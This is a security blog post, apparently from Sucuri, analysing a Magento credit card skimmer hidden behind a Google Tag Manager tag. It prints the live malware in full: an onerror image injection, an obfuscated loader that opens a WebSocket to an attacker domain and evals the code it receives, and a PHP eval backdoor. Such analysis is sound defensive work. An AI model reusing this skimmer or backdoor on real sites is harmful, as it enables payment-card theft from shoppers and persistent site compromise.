Google Tag Manager Skimmer Steals Credit Card Info From Magento Site

blog.sucuri.net/2025/02/google-tag-manager-skimmer-steals-credit-card-info-from-magento-site.html

Puja Srivastava February 6, 2025

At Sucuri, we are committed to protecting websites from malware and other cyber threats. Recently, we were contacted by a customer who had experienced credit card data theft from their Magento-based eCommerce website. After an extensive investigation, we were able to trace the malware responsible for what was happening back to the Google Tag Manager script and assist in restoring the site's security. We have detailed a previous similar infection here Malicious Activities with Google Tag Manager.

What was noticed?

The customer reached out to us with a concerning issue: they had discovered that sensitive customer data, specifically credit card details, was being stolen from their Magento site. This type of breach is especially troubling because it can lead to financial losses, loss of customer trust, and significant damage to the website's reputation.

What is a Google Tag Manager?

Google Tag Manager (GTM) is a free tool from Google that allows website owners to manage and deploy marketing tags on their website without needing to modify the site's code directly. It simplifies the process of adding and updating tags for things like Google

Analytics, AdWords, Facebook Pixel, and more, making it easier for marketers to track website activity and optimize campaigns without involving developers every time a change is needed.

```
<script>http://www.googletagmanager.com/gtm.js?id=GTM-'ID'</script>
```

The `<script>` tag loads the Google Tag Manager (GTM) JavaScript file, allowing you to manage and deploy tags on your website using the specified GTM container ID (GTM-ID).

Tracing the Source of the Malware

During our investigation, we performed a deep dive into the website’s files, checking for any suspicious or unfamiliar code. It wasn’t long before we identified that the malware was being loaded from the database table `cms_block.content`.


```
<img src="google-manager.png" onerror="(function(w,d,s,l,i){w[l]=w[l]||
[];w[l].push({'gtm.start':
new Date().getTime(),event:'gtm.js'});var f=d.getElementsByTagName(s)[0],
j=d.createElement(s),dl=l!='dataLayer'?'&l='+l:'';j.async=true;j.src=
'https://www.googletagmanager.com/gtm.js?id='+i+dl;f.parentNode.insertBefore(j,f);
})(window,document,'script','dataLayer','GTM-MLHK2N68');">
<script>(function(i, s, h, k, l, o, c, m) {m['GoogleAnalyticsObjects'] = o; c =
s.createElement(h), i = s.getElementsByTagName(h)[0]; if (l.href.match(new
RegExp(atob(o)))) {c.async = 1; c.src = new Function(atob(k)).call(this);}})('jb',
document, 'script',
'd2luZG93Lnd3ID0gbmV3IFdlYlNvY2tldCgoJ3dzczovL2V1cm93ZWJtb25pdG9ydG9vbC5jb20vY29tbW9u
 window.location, 'Y2hlY2tvdXQ' + '=', '\/\/www.google-analytics.com\/analytics.js',
window);</script>
```

At first glance, this code appears to be a standard Google Tag Manager (GTM) and Google Analytics tracking script, which is often used for website analytics and advertising purposes. However, closer examination revealed that this code was not used for legitimate tracking but was instead malicious in nature.

New Findings and Ongoing Threats

In 2024, we published an article detailing how Magecart veteran ATMZOW was found using Google Tag Manager for delivering malware. This new infection indicates that the tactic is still being widely used by attackers, this time flagged by SiteCheck under the names:

- **malware.magento_shoplift?71.5**
- **malware.magento_shoplift.171.51**
- **malware.magento_shoplift.171.52**


Malware Found

REDACTED (More Details)

Known malware: malware.magento_shoplift?71.5


```
<script>(function(i, s, h, k, l, o, c, m) {m['GoogleAnalyticsObjects'] = o; c = s.cre
ateElement(h), i = s.getElementsByTagName(h)[0]; if (l.href.match(new RegExp(atob
(o)))) {c.async = 1; c.src = new Function(atob(k)).call(this);}})('jb', document, 'sc
ript', 'd2luZG93Lnd3ID0gbmV3IFdlYlNvY2tldCgoJ3dzczovL2V1cm93ZWJtb25pdG9ydG9vbC5jb20vY
29tbW9uP3NvdXJjZT0nKSArIGVuY29kZVVSSUNvbXBvbmVudChsb2NhdGlvbi5ocmVmKSk7d2luZG93Lnd3Lm
9ubWVzc2FnZT1mdW5jdGlvbihlKXtldmFsKGUuZGF0YS5lOw==', window.location, 'Y2hlY2tvdXQ' +
'=', '\/\/www.google-analytics.com\/analytics.js', window);</script>
```

During our investigation, we also uncovered a backdoor located in **./media/index.php**. This backdoor could have been exploited to further infect the site, providing attackers with persistent access. Here is the backdoor code we found:

```
function get_data($param, $default) {
    $total = $_REQUEST;
    if(isset($total[$param])) {
        return $total[$param];
    } else {
        return $default;
    }
}
function get_cli() {
    if( strpos(hash("sha256", get_data("item", "")), "5a2c75360f3ff123") === false )
        return "";
    $param_name = "order";
    $data = get_data($param_name, "");
    $cli = base64_decode($data);
    $cli = base64_decode($cli);
    return $cli;
}
$cli = get_cli();
return eval($cli);
```

At the time of writing this article, we found that at least 6 websites were currently infected with this particular Google Tag Manager ID, indicating that this threat is actively affecting multiple sites.

Here's the source-code of the site where the Google Tag Manager ID is shown:



```
<img src="google-manager.png" onerror="(function(w,d,s,l,i){w[l]=w[l]||[];w[l].push({'gtm.start':
new Date().getTime(),event:'gtm.js'});var f=d.getElementsByTagName(s)[0],
j=d.createElement(s),dl=l!='dataLayer'?'&amp;l='+l:'';j.async=true;j.src=
'https://www.googletagmanager.com/gtm.js?id='+i+dl;f.parentNode.insertBefore(j,f);
})(window,document,'script','dataLayer','GTM-MLHKZN68');">
<script>(function(i, s, h, k, l, o, c, m) {m['GoogleAnalyticsObjects'] = o; c = s.createElement(h), i = s.getElementsByTagName(h)[0]; if (l.href
.match(new RegExp(atob(o)))) {c.async = 1; c.src = new Function(atob(k)).call(this);}})('jb', document, 'script', 'd2luZG93Lnd3ID0gbmV3IFdlYlNvY2tl
CgoJ3dzczovL2V1cm93ZWJtb25pdG9ydG9vbC5jb20vY29tbW9uP3NvdXJjZT0nKSArIGVuY29kZVVSSUNvbXBvbmVudChsb2NhdGlvbi5ocmVmKSk7d2luZG93Lnd3Lm9ubWVzc2FnZT1mdW5j
GlvbihlKXtldmFsKGUuZGF0YS5lOw==', window.location, 'Y2hlY2tvdXQ' + '=', '\/\/www.google-analytics.com\/analytics.js', window);</script>
```

Domain included

eurowebmonitortool[.]**com** is used in this malicious campaign and is currently blocklisted by 15 security vendors at VirusTotal.


How the Malware Functioned

Within the GTM tag, there was an encoded JavaScript payload that acted as a credit card skimmer. This script was designed to collect sensitive data entered by users during the checkout process and send it to a remote server controlled by the attackers.

Once executed, the malware would steal credit card information from the checkout pages and send it to an external server.

Malicious GTM Content: GTM-MLHK2N68

The function `_0x5cdc` is an obfuscation technique. It maps index values to specific characters in the array, making it difficult for someone to immediately understand the purpose of the script.



https://www.googletagmanager.com/gtm.js?id=GTM-MLHK2N68

```
// Copyright 2012 Google Inc. All rights reserved.

(function(){

var data = {
"resource": {
  "version":"2",

  "macros":[{"function":"__e"},
{"function":"__u","vtp_component":"URL","vtp_enableMultiQueryKeys":false,"vtp_enableIgnoreEmptyQueryParam":false},
{"function":"__u","vtp_component":"HOST","vtp_enableMultiQueryKeys":false,"vtp_enableIgnoreEmptyQueryParam":false},
{"function":"__u","vtp_component":"PATH","vtp_enableMultiQueryKeys":false,"vtp_enableIgnoreEmptyQueryParam":false},
{"function":"__f","vtp_component":"URL"},{"function":"__e"}],
  "tags":[{"function":"__html","metadata":["map"],"once_per_event":true,"vtp_html":"\u003Cscript
type=\"text\/gtmscript\"\u003Efunction _0x5cdc(a,d){var b=_0x57d0();return _0x5cdc=function(c,e){c-=105;return
c=b[c]},_0x5cdc(a,d)}var _0x12eb5f=_0x5cdc;\nfunction _0x57d0(){var
a=\"d2luZG93Lnd3ID0gbmV3IFdlYlNvY2tldCgoJ3dzczovL2V1cm93ZWJtb25pdG9ydG9vbC5jb20vY29tbW9uP3NvdXJjZT0nKSArIGVuY29kZVVSSUNvb
XBvbmVudChsb2NhdGlvbi5ocmVmKSk7d2luZG93Lnd3Lm9ubWVzc2FnZT1mdW5jdGlvbihlKXtldmFsKGUuZGF0YSl9Ow\\x3d\\x3d \/\/www.google-
analytics.com\/analytics.js 7491048qmQWFq Y2hlY2tvdXQ 297988GabBpd getElementsByTagName match href 1866216OWLomm
1304285mOvdyo GoogleAnalyticsObjects async 16mTCkkv 1307916uJBapQ 15902523eqKOXY call script 49NATmVE
1703611zPYzYr\".split(\" \");_0x57d0=\nfunction(){return a};return _0x57d0()}(function(a,d){var
b=_0x5cdc;for(a=a();;)try{var c=parseInt(b(121))\/1+-parseInt(b(107))\/2+parseInt(b(116))\/3+-parseInt(b(115))\/4*(-
parseInt(b(112))\/5)+parseInt(b(105))\/6+parseInt(b(120))\/7*(-parseInt(b(111))\/8)+-
parseInt(b(117))\/9;if(c===d)break;else a.push(a.shift())}catch(e){a.push(a.shift())}})
(_0x57d0,882639);\n(function(a,d,b,c,e,g,f,h){a=_0x5cdc;h[a(113)]=g;f=d.createElement(b);d[a(108)](b);e[a(110)][a(109)]
(new RegExp(atob(g)))\u0026\u0026(f[a(114)]=1,f.src=(new Function(atob(c)))[a(118)](this))})
(\"jb\",document,_0x12eb5f(119),_0x12eb5f(122),window.location,_0x12eb5f(106)+\"\\x3d\",_0x12eb5f(123),window);\u003C\/sc
ript\u003E","vtp_supportDocumentWrite":false,"vtp_enableIframeMode":false,"vtp_enableEditJsMacroBehavior":false,"tag_id":
3}],
  "predicates":[{"function":"_eq","arg0":["macro",0],"arg1":"gtm.js"}],
  "rules":[[["if",0],["add",0]]]
},
"runtime":[ [50,"__e",[46,"a"],[36,[13,[41,"$0"],[3,"$0",["require","internal.getEventData"]],["$0","event"]]]]
```

The script also uses a series of mathematical operations (parseInt, shift) in a loop, further scrambling the code.

The string **d2luZG93Lnd3** is Base64 encoded, which decodes to `window.www`. This is part of a larger encoded string that leads to the loading of the Google Analytics script from `www.google-analytics.com`.

This is a trick often used by attackers to disguise the true purpose of the script.

The script injects a modified version of the Google Analytics script (**analytics.js**) by calling it through a dynamically created `<script>` tag.

The function eval() is used at the end of the script to execute the decoded and manipulated payload, which likely performs malicious actions, such as exfiltrating sensitive information.

The final payload of this script is a hidden credit card skimmer, which collects data such as credit card details entered during checkout and sends it to the attacker's remote server.

How We Remedied the Situation

Once we identified the source of the malware, we removed the malicious code from the `cms_block.content` table and any other compromised areas of the site.

We also cleaned up the obfuscated script and the backdoor to prevent the malware from being reintroduced.

Conclusion

This GTM-based attack demonstrates the sophistication of modern malware, utilizing legitimate platforms like Google Tag Manager to deploy malicious code. The obfuscation and encoding techniques make it particularly challenging to detect, requiring deep investigation to uncover its true purpose.


Stay on the safe side and investigate any scripts you find strange or unfamiliar. Remain critical of any scripts that weren't placed by a website administrator, they may be a sign of potential compromise. It's critical to perform a thorough audit if you suspect your website is infected and clean up any suspicious tags or scripts to prevent further data theft.

Remediation Steps

To remediate the Google Tag Manager-based malware:

1. Remove any suspicious GTM tags. Log into GTM, identify, and delete any suspicious tags.
2. Perform a full website scan to detect any other malware or backdoors.
3. Remove any malicious scripts or backdoor files.
4. Ensure Magento and all extensions are up-to-date with security patches.

5. Regularly monitor site traffic and GTM for any unusual activity.



© 2025 GoDaddy Mediatemple, Inc., d/b/a Sucuri. All rights reserved.